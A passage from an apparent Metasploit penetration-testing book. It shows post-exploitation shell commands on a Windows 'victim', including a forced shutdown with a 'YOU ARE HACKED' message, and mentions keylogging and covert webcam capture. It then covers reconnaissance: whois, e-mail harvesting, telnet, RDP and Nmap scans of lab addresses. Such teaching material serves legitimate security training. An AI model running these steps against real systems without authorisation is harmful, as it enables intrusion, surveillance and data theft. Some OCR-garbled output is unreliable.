meterpreter > shell
Process 1452 created.
Channel 4 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Victim>
```


Meterpreter Basics

Now let us make a directory on the victim machine. Type in `mkdir <directory name>`. We are creating a directory named hacked in `C:\Documents and Settings\Victim`.




A terminal window titled "root : .ruby.bin". The command `mkdir hacked` is being typed into the text area. The word "mkdir" is highlighted with a red box.

Let us verify whether the directory has been created or not under `C:\Documents and Settings\Victim`.



Now we are going to shut down the victim computer by displaying a message on his screen. For this, type in `shutdown -s -t 15 -c "YOU ARE HACKED"`. In the following command, the syntax we are using is: `-s` for shutdown, `-t 15` for timeout, and `-c` for a message or comment.



A screenshot of a terminal window titled "root : .ruby/bin". The window shows the following text:

```
File Edit View Bookmarks Settings Help
p is a planned shutdown code
xx is the major reason code (positive
integer less than 256)
yy is the minor reason code (positive
integer less than 65536)
C:\Documents and Settings\Victim>shutdown -s -t 15 -c "YOU ARE HACKED"
shutdown -s -t 15 -c "YOU ARE HACKED"
C:\Documents and Settings\Victim>
```

Let's see what happened on the victim machine.



Summary

So, with this chapter, we have covered how a user compromises a system through the Meterpreter and what information he/she may be able to extract using the Meterpreter functionality post exploitation. Once we compromised the system of the victim, we were able to obtain the system information, which included the operating system name, architecture, and the computer name. After that, we were able to capture a screenshot of the victim machine's desktop. Through the Meterpreter, we got direct access to the shell of the victim machine and hence could check the processes that were running. We were able to install a keylogger and capture the active keystrokes of the victim machine. Using the Meterpreter, we could even use the victim's camera to capture his snapshot without being noticed.

This entire chapter had a sense of some real hacking involved and the different ways to use the victim machine to one's own command. Hence the victim machine was a mere puppet dancing to the attacker's commands. Since we had access to the victim's shell, we could format his hard disk, create new files, and even copy his confidential data. The next chapter will cover the information gathering and scanning phase.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- [http://www.offensive-security.com/metasploit-unleashed/
About_Meterpreter](http://www.offensive-security.com/metasploit-unleashed/About_Meterpreter)
- <http://cyruslab.wordpress.com/2012/03/07/metasploit-about-meterpreter/>
- [https://github.com/rapid7/metasploit-framework/wiki/
How-payloads-work](https://github.com/rapid7/metasploit-framework/wiki/How-payloads-work)
- <http://www.isoc.my/profiles/blogs/working-with-meterpreter-on-metasploit>

5

Vulnerability Scanning and Information Gathering

In the previous chapter, we covered the various functions of Meterpreter and the approach that should be adopted for client exploitation. Now we slowly move on to the exploitation principles in depth, with the first phase as information gathering. We explain the various techniques through which we can gather information of our victim for pre-attack analysis. This information is used to know our victim better and gather platform-rich information for attacking the system. The rise in the amount of vulnerabilities has made us shift to using automated vulnerability scanners. This chapter is aimed at mastering the art of vulnerability scanning, which is the first step towards exploitation. Some of the modules that would be covered are as follows:

- Information gathering through Metasploit
- Working with Nmap
- Working with Nessus
- Report importing in Metasploit

Information Gathering through Metasploit

Information gathering is a process of collecting information about a victim through various techniques. This is basically divided into two steps of footprinting and scanning. A lot of information is available publicly about an organization through the organization's website, business news, job portals, disgruntled employees, and so on. A malicious user may be able to find domain names belonging to an organization, remote access information, network architecture, public IP addresses, and much more through this phase.

Metasploit is a very strong tool and has a collection of some of the powerful tools in its kit for information gathering and analysis. Some of these include: Nmap, Nessus with Postgres support for porting the report, followed by exploitation using the gathered information through Metasploit, and so on. Metasploit is already integrated with Postgres, which indirectly helps in storing penetration testing results for longer duration during the testing phase. The information gathering phase is considered so important because attackers use these tools to gather important information for compromising their victim. The Metasploit auxiliary modules have various scans from ARP to SYN, and even service-based scans such as HTTP, SMB, SQL, and SSH. These actually help in fingerprinting the service version and even some information about probable platforms on which the service is being used. So, through these specifications our attack domain gets further restricted in hitting the victim really hard.





Image take from http://s3.amazonaws.com/readers/2010/12/20/spyware_1.jpg

We move on to some hands on information gathering with the help of Metasploit. Let us suppose we are the attacker, and we have a domain which has to be exploited. The first step should be to retrieve all the information about the domain for our malicious purpose. Whois is one of the best methods for information gathering. It is widely used for querying databases that store registered users of an Internet resource such as domain name, IP address, and so on.

Open msfconsole and type in whois <domain name>. For example, here we are using my own domain name whois <techaditya.in>.




```
root@kali:~# whois techaditya.in
[=] exec: whois techaditya.in

Access to .IN WHOIS information is provided to assist persons in
determining the contents of a domain name registration record in the
.IN registry database. The data in this record is provided by
.IN Registry for informational purposes only, and .IN does not
guarantee its accuracy. This service is intended only for query-based
access. You agree that you will use this data only for lawful purposes
and that, under no circumstances will you use this data to: (a) allow,
enable, or otherwise support the transmission by e-mail, telephone, or
facsimile of mass unsolicited, commercial advertising or solicitations
to entities other than the data recipient's own existing customers; or
(b) enable high volume, automated, electronic processes that send
queries or data to the systems of Registry Operator, a Registrar, or
Atlas except as reasonably necessary to register domain names or
modify existing registrations. All rights reserved. .IN reserves
the right to modify these terms at any time. By submitting this query,
you agree to abide by this policy.

Domain ID:DH34067-AFIN
Domain Name:TECHADITYA.IN
Created On:02-Sep-2010 18:45:19 UTC
Last Updated On:04-Jul-2012 18:29:24 UTC
Expiration Date:02-Sep-2013 18:45:19 UTC
Sponsoring Registrar:Business Solutions (BS4-AFTN)
Status:CLIENT TRANSIENT PENDING
Registrant ID:IR_16324440
Registrant Name:Aditya Balsure
Registrant Organization:ITINITIATED
Registrant Street:15/1 Paper Mill colony,
Registrant Street2:Nishatganj
Registrant Street3:
```


We can see the amount of information gathered related to our domain. In Metasploit, there are a lot of auxiliary scanners, which are very useful for information gathering through e-mail harvesting. E-mail harvesting is a very useful tool to get the e-mail IDs associated with a particular domain.

For using the e-mail collector auxiliary module type in `use auxiliary/gather/search_email_collector`.




```
root : rubybin
File Edit View Bookmarks Settings Help
msf >
msf > use auxiliary/gather/search_email_collector
msf auxiliary(search_email_collector) >
```

Let's have a look at the available options. For this, type in `show options`.




```
root : rubybin
File Edit View Bookmarks Settings Help
msf >
msf auxiliary(search_email_collector) > show options
Module options (auxiliary/gather/search_email_collector):
Name          Current Setting  Required  Description
-----        ==============  ======  -----
DOMAIN        yes            yes      The domain name to locate email addr
SEARCH_TSF    no             no       A filename to store the generated em
ail list
SEARCH_BING   true           yes      Enable Bing as a backend search engi
ne
SEARCH_GOOGLE  true           yes      Enable Google as a backend search en
gine
SEARCH_YAHOO  true           yes      Enable Yahoo! as a backend search en
gine
msf auxiliary(search_email_collector) >
```

We can see that the domain is blank and we have to set the domain address. So just type in `set domain <domain name>`; for example, we are using `set domain techaditya.in` here.



A screenshot of a terminal window titled 'msf auxiliary[search_email_collector]'. The window has a menu bar with 'File', 'Edit', 'View', 'Bookmarks', 'Settings', and 'Help'. The main area shows the command `set domain techaditya.in` with the word 'domain' highlighted in red. Below the command, it says 'domain => techaditya.in'. At the bottom of the window, it shows the path 'root : /ruby/bin'.

Now let us run the auxiliary module; just type in `run` and it will show the results.




A screenshot of a terminal window titled 'msf auxiliary[search_email_collector]'. The window has a menu bar with 'File', 'Edit', 'View', 'Bookmarks', 'Settings', and 'Help'. The main area shows the command `run` with the word 'run' highlighted in red. Below the command, the output shows the process of harvesting emails from various sources: Google, Bing, and Yahoo. It extracts 2 email addresses: `aditya@techaditya.in` and `support@techaditya.in`. At the bottom of the window, it shows the path 'root : /ruby/bin'.

With these steps, we have gathered a lot of information publicly available about our victim.


Active Information Gathering

Now let us move on to some active information gathering for exploitation of our victim. Another useful auxiliary scanner is the telnet version scanner. To use this, type in use auxiliary/scanner/telnet/telnet_version.



```
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(telnet_version) >
```

After that type in show options to see the available options.




```
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

Name      Current Setting  Required  Description
----      -------------  ----      -----
PASSWORD          no        The password for the specified username
RHOSTS          yes       The target address range or CIDR identi
fier
PORT            23        yes       The target port
THREADS         1         yes       The number of concurrent threads
TIMEOUT         30        yes       Timeout for the Telnet probe
USERNAME        n/a       The username to authenticate as

msf auxiliary(telnet_version) >
```

We can see that the RHOSTS option is empty and we have set the target IP address for scanning the telnet version, so type in `set RHOSTS<target IP address>`. For example, here we type `set RHOSTS 192.168.0.103`, and after that type in `run` for scanning.




```
msf auxiliary(telnet_version) > set RHOSTS 192.168.0.103
RHOSTS => 192.168.0.103
msf auxiliary(telnet_version) > run

[*] 192.168.0.103:23 TELNET Welcome to Microsoft Telnet Service \x0a\x0a\x0dlogin:
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(telnet_version) >
```

Our victim has been scanned and we can see the telnet version of his machine.

Another scanner we would use for finding out whether a **Remote Desktop connection (RDP)** is available is the RDP scanner. But for this purpose, we have to know the port number for the Remote Desktop connection, which is 3389, also known as the RDP port. Type in `use auxiliary/scanner/rdp/ms12_020_check` and then show options to see the detailed options for usage.




```
File Edit View Bookmarks Settings Help
msf > use auxiliary/scanner/rdp/ms12_020_check
msf auxiliary(ms12_020_check) > show options

Module options (auxiliary/scanner/rdp/ms12_020_check):
Name      Current Setting  Required  Description
----      -----          -----    -----
CONCURRENCY  10           yes       The number of concurrent ports to check per host
PORTS      1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS     192.168.0.103   yes       The target address range or CIDR identifier
THREADS    1               yes       The number of concurrent threads
TIMEOUT    1000            yes       The socket connect timeout in milliseconds


msf auxiliary(ms12_020_check) >
```

We can see the options and the ports which are predefined from 1-10000. We do not need to scan all ports, so we define the port number on which RDP runs by default. After this, we set the RHOST as our target address. Type in `set PORTS 3389` and press *Enter*, then type `set RHOST 192.168.11.46`.



```
File Edit View Bookmarks Settings Help
msf > use auxiliary/scanner/rdp/ms12_020_check
msf auxiliary(ms12_020_check) > set PORTS 3389
PORTS => 3389
msf auxiliary(ms12_020_check) > set RHOSTS 192.168.11.46
RHOSTS => 192.168.11.46
root : .ruby.bin
```

Once we have all the options set, type in `run`.



```
File Edit View Bookmarks Settings Help
msf auxiliary(ms12_020_check) > run
[*] 192.168.11.46:3389 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_check) >
```

We can see in the result that TCP port 3389, which is used for Remote Desktop connection, is open.

Working with Nmap

Nmap is a powerful security scanner developed by *Gordon Lyon*, and is used for host, service, and open ports detection on a computer network. It has many features such as stealth scan, aggressive scan, firewall evasion scan, and has the ability to fingerprint operating systems. It has its own Nmap Scripting Engine, which can be used along with the Lua programming language to write the customized scripts.

We start from basic techniques on Nmap scanning using Metasploit.

Scanning a single target – running Nmap with no command options will perform a basic scan on the target address. The target can be given as an IPV4 address or its hostname. Let's see how it works. Open terminal or `msfconsole`, and type `nmap <target>`, for example, `nmap 192.168.11.29`.

The screenshot shows the `msfconsole` interface with the following output:

```
File Edit View Bookmarks Settings Help
msf > nmap 192.168.11.29
[*] exec: nmap 192.168.11.29

Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-02-22 10:59 IST
Nmap scan report for exploit-a-823691 (192.168.11.29)
Host is up (0.00059s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:57:61:F4 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 2.23 seconds
```

The output shows the results of an Nmap scan on host 192.168.11.29. The results are displayed in a table with columns: PORT, STATE, and SERVICE. The table highlights several open ports: 23/tcp (telnet), 135/tcp (msrpc), 139/tcp (netbios-ssn), and 445/tcp (microsoft-ds). The MAC address of the host is also listed.

The scan result shows the status of detected ports on the target. The result is classified into three different columns namely `PORT`, `STATE`, and `SERVICE`. `PORT` column shows the port number, the `STATE` column shows the status of the port, whether it is open or closed, and the `SERVICE` shows the type of service that is running on that port.

The response of the ports are classified into six different status messages which are: open, close, filtered, unfiltered, open filtered, and closed filtered.

The following are some different types of Nmap scan options for scanning multiple hosts:

- **Scanning multiple targets:** Nmap scans for multiple hosts at the same time. The easiest way to do this is by putting all the targets in a string separated by a space. Type in nmap <Target Target>, for example, nmap 192.168.11.46 192.168.11.29.

The screenshot shows the Nmap 5.51SVN terminal window. It displays two separate Nmap scan reports for two different hosts. The first report is for host 192.168.11.46, which is up with 994 filtered ports. The second report is for host 192.168.11.29, which is up with 996 closed ports. Both reports show open ports 135, 139, and 445, along with other services like msrpc, netbios-ssn, icslap, ms-term-srv, and krb5-24. MAC addresses are listed for both hosts. The bottom status bar indicates the scan was completed in 12.70 seconds.

```
File Edit View Bookmarks Settings Help
[*] > nmap 192.168.11.46 192.168.11.29
[*] exec: nmap: command not found


Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-02-22 11:17 IST
Nmap scan report for BRAGG (192.168.11.46)
Host is up (0.0022s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2049/tcp   open  icslap
3389/tcp   open  ms-term-srv
4444/tcp   open  krb5-24
MAC Address: 3E:09:F9:5C:E1:63 (Unknown)

Nmap scan report for exploitkit-223691 (192.168.11.29)
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 6E:66:27:57:61:F4 (Radimus Computer Systems)

Nmap done: 2 IP addresses (2 hosts up) scanned in 12.70 seconds
```

We can see the results for both the IP addresses.

- **Scanning a list of targets:** Suppose we have a large number of target computers to scan. Then the easiest way to scan all the targets would be by putting all the targets in a text file. We just need to separate all targets by a new line or space. For example, here we have created a list named list.txt.



Now for scanning the whole list, type in nmap -iL <list.txt>. Here, the syntax -iL is used to instruct Nmap to extract the list of targets from the list.txt, for example, nmap -iL list.txt.

```
File Edit View Bookmarks Settings Help
nse > nmap -iL /root/Desktop/list.txt
[*] exec: nmap : iL /root/Desktop/list.txt

Starting Nmap 5.51SVN ( http://nmap.org ) at 2013-02-22 11:58 IST
Nmap scan report for xpellets (192.168.11.29)
Host is up (0.001ms latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 68:66:27:57:61:F4 (Padmus Computer Systems)

Nmap scan report for DRAGON (192.168.11.46)
Host is up (0.00097s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2865/tcp  open  icslap
3389/tcp  open  ms-term-serv
4444/tcp  open  krb524
MAC Address: 38:39:F9:5C:E1:65 (Unknown)

Nmap scan report for 192.168.11.57
Host is up (0.612s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
MAC Address: C4:D6:19:5E:38:E3 (Hon Hai Precision Ind. Co.)
```

